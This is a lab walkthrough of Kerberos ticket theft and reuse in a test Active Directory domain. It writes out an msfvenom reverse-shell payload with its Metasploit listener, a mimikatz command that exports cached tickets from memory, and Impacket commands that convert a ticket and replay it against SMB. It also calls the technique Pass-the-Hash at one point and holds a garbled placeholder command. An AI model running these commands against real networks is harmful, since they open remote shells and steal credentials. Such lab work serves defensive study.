.png)

The lab consists of an Active Directory environment configured with the following parameters.

The following user accounts have been added to the domain structure:
Since Pass-the-Hash is a lateral movement technique, we require an established shell with administrative/system privileges on one of the network endpoints.

I will establish an interactive meterpreter session. To achieve this, I generate a malicious executable using msfvenom which will subsequently be executed by the user manuel.
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.25.100.35 LPORT=4444 -f exe -o virus.exe

We initialize the Metasploit multi-handler payload listener:
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter_reverse_tcp
set LHOST 172.25.100.35
run

NOTE
Since we already hold valid credentials, executing a binary payload is not strictly necessary. We could pivot laterally using RDP or tools within the Impacket suite. However, because meterpreter includes the Mimikatz suite via thekiwiextension natively, I opted for this approach for convenience.
Note that this terminal session runs with Windows SYSTEM privileges, accurately replicating a scenario where an initial endpoint has been completely compromised, and the threat actor aims to pivot across the infrastructure.
This is a post-exploitation lateral movement technique where an attacker targets valid Kerberos tickets (TGTs or TGSs) already cached in memory on a compromised system running as SYSTEM to impersonate that user across domain assets.
We extract the target Kerberos tickets directly out of memory:
kiwi_cmd sekurlsa::tickets /export

We save the exported base64 payload into a file structure. This token can then be utilized from meterpreter, a secondary Windows machine, or via Impacket.
kerberos_ticket_use |===|Path_to_ccache|==|

To manipulate this token outside of Kiwi, we replicate the conversion pipeline:
cat manuel.base64 | base64 -d > manuel.kirbi
impacket-ticketConverter manuel.kirbi manuel.ccache
export KRB5CCNAME=$(pwd)/manuel.ccache

In this demonstration, we use the session token to list network SMB resources:
impacket-smbclient -k -no-pass AROCHE.LOCAL/manuel@win-lgsoqdrpjqu.aroche.local